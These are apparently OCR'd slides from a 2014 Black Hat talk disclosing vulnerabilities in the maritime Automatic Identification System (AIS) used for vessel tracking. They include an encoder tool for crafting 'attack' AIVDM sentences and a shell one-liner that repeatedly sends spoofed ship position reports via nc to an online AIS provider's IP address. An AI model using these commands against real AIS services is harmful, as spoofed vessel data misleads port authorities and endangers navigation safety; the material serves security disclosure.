CARPE CERVISIA

AIS Exposed
Understanding Vulnerabilities & Attacks 2.0

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[– DVD VERSION –]

TREND MICRO™

black hat® ASIA 2014

Outline


- Balduzzi et al. , October 2013, HITB KUL ++

Automatic Identification System

- AIS, Automatic Identification System
- Tracking system for vessels
  - Ship-to-ship communication
  - From/to port authorities (VTS)
- Some applications:
  - Maritime security (piracy)
  - Collision avoidance
  - Search and rescue
  - Accident investigation
  - Binary messages, e.g. weather forecasting

Required Installation

- Since 2002
- Introduced to supplement existing safety systems, e.g. traditional radars
- Required on:
  - ANY International ship with gross tonnage of 300+
  - ALL passenger ships regardless of size
- Estimated 400,000 installations
- Expected over a million



Attacker
Internet
Attacker
AIS Gateway
AIS Gateway
VTS (Marine Authorities)

Data Exchange

- AIS messages are exchanged in two forms:
- Radio-frequency (VHF) – 162 ± 0.25 MHz

- Online AIS Providers

Example


SINGAPORE Port details and statistics - AIS Marine Traffic - Iceweasel
File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto
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
MarineTraffic
Live Map
Vessels
Ports
Photos
PORT of SINGAPORE
Country: Singapore
Upload
Latitude / Longitude: 1.264 / 103.836
Local Time: 2014-03-07 18:23

Online AIS Providers

- Collect and visualize vessels information
- Communicating via:
  - Mobile Apps
  - Email
  - Free/Commercial Software
  - Radio-Frequency Gateways (deployed regionally)



Identified Threats

- Grouped in two macro categories

- 1. Implementation-specific = Online Providers [Software]

VS

- 2. Protocol-specific = AIS Transponders [RF / VHF]

AIS Application Layer

- AIVDM messages, e.g.:
  - Position reports
  - Static reports
  - Management (channel...)
  - Safety-related (SART)

- NMEA sentences , as GPS

!AIVDM,1,1,,B,177KQJ5000G?tO`K>RA1wUbN0TKH,0*5C

TAG, FRAG_#, FRAG_ID, N/A, CHANNEL, PAYLOAD, PAD, CRC

AIVDM Encoder

```
$ ./AIVDM_Encoder.py --h
Usage: AIVDM_Encoder.py [options]

Use this tool to generate the binary payload of a NMEA0183 (attack) sentence.
Brought to you by embyte.

Options:
  -h, --help            show this help message and exit
  --type=TYPE           Type:
                        1  = Position Report Class A;
                        14 = Safety-Related Broadcast Message;
                        18 = Standard Class B CS Position Report;
                        21 = Aid-to-Navigation Report;
                        22 = Channel Management;
                        23 = Group Assignment Command;
                        24 = Static Data Report)
  --sart_msg=SART_MSG   14. SART alarm message, default = SART ACTIVE
  --mmsi=MMSI           MMSI, default = 247320162.
                        970010000 for SART device
  --speed=SPEED         18. Speed (knot), default = 0.1
  --long=LONG           18. Longitude, default = 9.72357833333333
  --lat=LAT             18. Latitude, default = 45.6910166666667
  --course=COURSE       18. Course, default = 83.4
  --ts=TS               18. Timestamp (sec), default = 38
  --v_AtoN              21. Specify that the AtoN is virtual, default = real.
  --aid_type=AID_TYPE   21. Type of AtoN (light, bouye)
  --aid_name=AID_NAME   21. Name of AtoN
  --channel_a=CHANNEL_A
                        22. Specify channel frequency for A, default = 2087
                        (87B = 161.975 MHz). Ref ITU-R M.1084
```


Example

- Ship involved in Military Operations
- MMSI 247 320162 (Italy)

```
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10
0110000000111010111101110011100110001001001000110000000000000000000000000000000000000
0000000100000100101010000001011000111001100000000000101000000101000010100010100000000
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10 |
xargs -I X ./unpacker X 1 B
!AIVDM,1,1,,B,H3co>HTS000000089D2ik01@:550,0*2D
$ ./AIVDM_Encoder.py --type=24 --part=B --callsign=HiTB13 --vtype=35 --vsize=20x10 |
xargs -I X ./unpacker X 1 A
!AIVDM,1,1,,A,H3co>HTS000000089D2ik01@:550,0*2E
$
```


Spoofing – Online Providers

- Ships or Aids-to-Navigation




```
embyte@wine:~$ for i in `seq 100000`; do sleep 1; echo -n -e `./AIVDM_Encoder.py --type=1
--mmsi=367532850 --speed=5.2 --long=-96.9197 --lat=32.8651 --course=353.1 | xargs -I MARCO
 ./unpacker MARCO 1 A` | nc -q0 -u 5.9.207.224 5322; done
```


US to North Korea... What?!



